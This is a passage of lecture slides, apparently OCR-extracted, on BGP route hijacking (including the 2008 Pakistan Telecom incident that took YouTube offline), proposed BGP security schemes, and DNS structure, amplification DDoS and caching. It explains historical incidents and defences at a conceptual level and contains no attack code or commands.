  - Huge network instability as incorrect routing data propagated and routers crashed under traffic

BGP (In)Security

- BGP update messages contain no authentication or integrity protection
- Attacker may falsify the advertised routes
  - Modify the IP prefixes associated with a route
    - Can blackhole traffic to certain IP prefixes
  - Change the AS path
    - Either attract traffic to attacker's AS, or divert traffic away
    - Interesting economic incentive: an ISP wants to dump its traffic on other ISPs without routing their traffic in exchange
  - Re-advertise/propagate AS path without permission
    - For example, a multi-homed customer may end up advertising transit capability between two large ISPs


YouTube (Normally)

- AS36561 (YouTube) advertises 208.65.152.0/22



February 24, 2008

- Pakistan government wants to block YouTube



Corrigendum- Most Urgent

GOVERNMENT OF PAKISTAN
PAKISTAN TELECOMMUNICATION AUTHORITY
ZONAL OFFICE PESHAWAR
Plot-11, Sector A-3, Phase-V, Hayatabad, Peshawar.
Ph: 091-9217279- 5829177 Fax: 091-9217254
www.pta.gov.pk

NWFP-33-16 (BW)/06/PTA February ,2008

Subject: **Blocking of Offensive Website**

Reference: This office letter of even number dated 22.02.2008.

I am directed to request all ISPs to immediately block access to the following website

URL: http://www.youtube.com/watch?v=o3s8jtvvg00


IPs: 208.65.153.238, 208.65.153.253, 208.65.153.251

Compliance report should reach this office through return fax or at email peshawar@pta.gov.pk today please.

- AS17557 (Pakistan Telecom) advertises 208.65.153.0/24 outwards
  - All YouTube traffic worldwide directed to AS17557

More specific than the /22 prefix advertised by YouTube itself

Two-Hour YouTube Outage



Other BGP Incidents

- May 2003: Spammers hijack unused block of IP addresses belonging to Northrop Grumman
  - Entire Northrop Grumman ends up on spam blacklist
  - Took two months to reclaim ownership of IP addresses
- Dec 2004: Turkish ISP advertises routes to the entire Internet, including Amazon, CNN, Yahoo
- Apr 2010: Small Chinese ISP advertises routes to 37,000 networks, incl. Dell, CNN, Apple
- Feb-May 2014: Someone uses BGP to hijack the addresses of Bitcoin mining-pool servers, steals $83,000 worth of Bitcoins

Preventing Prefix Hijacking

- Origin authentication
  - Secure database lists which AS owns which IP prefix
- soBGP
  - Digitally signed certificates of prefix ownership
- Prefix hijacking is not the only threat… in general, BGP allows ASes to advertise bogus routes
  - Remove another AS from a path to make it look shorter, more attractive, get paid for routing traffic
  - Add another AS to a path to trigger loop detection, make your connectivity look better

Securing BGP

- Dozens of proposals, various combinations of cryptographic mechanisms and anomaly detection
  - IRV, SPV, psBGP, Pretty Good BGP, PHAS, Whisper…
  - Example: Secure BGP (S-BGP)
    - Origin authentication + entire AS path digitally signed
    - Can verify that the route is recent, no ASes have been added or removed, the order of ASes is correct
- How many of these have been deployed?


None

- No complete, accurate registry of prefix ownership
- Need a public-key infrastructure
- Cannot react rapidly to changes in connectivity
- Cost of cryptographic operations
- Not deployable incrementally

DNS: Domain Name Service


DNS maps symbolic names to numeric IP addresses

(for example, www.cs.cornell.edu ↔ 128.84.154.137)



DNS Root Name Servers

- Root name servers for top-level domains
- Authoritative name servers for subdomains
- Local name resolvers contact authoritative servers when they do not know a name



Feb 6, 2007: Botnet DoS attack on root DNS servers

Google DNS 8.8.8.8/32 was hijacked for ~22min yesterday, affecting networks in Brazil & Venezuela #bgp #hijack #dns pic.twitter.com/wlBuui8dwO

March 16, 2014

Reply Retweet Favorite More

It is suspected that hackers exploited a well-known vulnerability in the so-called Border Gateway Protocol (BGP)


RETWEETS 805 FAVORITES 156

Turkey (2014)


Engin Onder
Follow
#twitter blocked in #turkey tonight. folks are painting #google dns numbers onto the posters of the governing party.
pic.twitter.com/9vQ7NTgotO


DNS: 8.8.8.8
Alternatif: 8.8.4.4

DNS Amplification Attack




2006: 0.58M open resolvers on Internet (Kaminsky-Shiffman)

2013: 21.7M open resolvers (openresolverproject.org)

March 2013: 300 Gbps DDoS attack on Spamhaus

(Not Just DNS)



December 2013 – February 2014:


400 Gbps DDoS attacks involving 4,529 NTP servers

7 million unsecured NTP servers on the Internet (Arbor)


DNS Caching

- DNS responses are cached
  - Quick response for repeated translations
  - Other queries may reuse some parts of lookup
    - NS records identify name servers responsible for a domain
- DNS negative queries are cached
  - Don’t have to repeat past mistakes (misspellings, etc.)
- Cached data periodically times out
  - Lifetime (TTL) of data controlled by owner of data, passed with every record


Cached Lookup Example



DNS "Authentication"



DNS Spoofing



Several opportunities to win the race.

